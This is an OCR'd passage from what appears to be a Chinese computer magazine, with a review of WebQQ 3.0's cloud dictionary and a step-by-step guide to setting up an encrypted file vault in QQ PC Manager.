


图7




图8

给力的QQ云词典：

在网页的桌面按下鼠标右键，就可以看到QQ云词典的选项了（如图8）。单击它，发现它使用的是玻璃特效，非常的好看（如图9），即使你是XP也会显示玻璃特效。字典的查询效果还是不错的，但是还有一些词查不到，看在他还是测试版，就不理他了，但是这个是必须有的。（如图10）




图9




图10

总结：全新的理念，和友好漂亮的界面，QQ云输入法和云词典很给力，动态主题，让界面不再单调，更多的应用和人性化设计，让操作更方便，更容易上手.但是当鼠标在浏览器窗口外时，快捷键没反应或者与其他软件发生冲突，有点不方便；在与QQ好友相互传文件时，只能单个单个传，这样有点麻烦。

Webqq3.0更新的应用市场，根据这个趋势，应该会像App Store一样，会有更多的软件编写者的加入，让他更加丰富……不过这个也是一个猜测。

总体来说，webqq3.0还是不错的，还请各位叉子去体验吧~!

保护个人私密 我用QQ电脑管家

小地瓜

闹得沸沸扬扬的艳照门事件，可谓是让阿娇吃尽了苦头，在足足封闭了一年之久后，复出的道路，走的是举步维艰、四处碰壁。可见即使是当红明星，在遭遇到电脑泄密后，对其影响也是很大的，所以保护电脑里的个人隐私，就显得极为重要了，这里不用到处寻找隐私“保镖”，其殊不知大家经常使用的QQ电脑管家，就可以帮您守住秘密。




图1

首先从网上下载最新版的QQ电脑管家，安装完毕后，打开“QQ电脑管家”操作界面，在“快速通道”栏内选择“文件保险柜”选项，或者依次单击“高级功能”->“文件保险柜”选项，同样可以打开文件保险柜界面（如图1）。为了在需要的硬盘空间里，创建一个加密的区域，请单击“新建保险柜”按钮，在弹出的“保险柜向导”对话框内，按照其要求填入，并且绑定一个自己的QQ号码，这样以后保险柜密码丢失就可以通过QQ取回（如图2）。

操作完毕后，单击“下一步”按钮，开始设置“保险柜”在硬盘存放的位置，默认存放在F：\QQPCMgr\Qbox内，单击“更改”按钮，可以选择其他位置存放。容量设定是设置保险柜的大小，保持默认即可，然后单击“下一步”按钮，此时软件就会进行自动的初始化加密，直到保险柜创建完成（如图3）。接着单击“打开保险柜”按钮，或者直接找到保险柜存放位置将其打开，但是得输入此前你设置的保险柜密码，才可以弹出“保险柜”的存放空间。

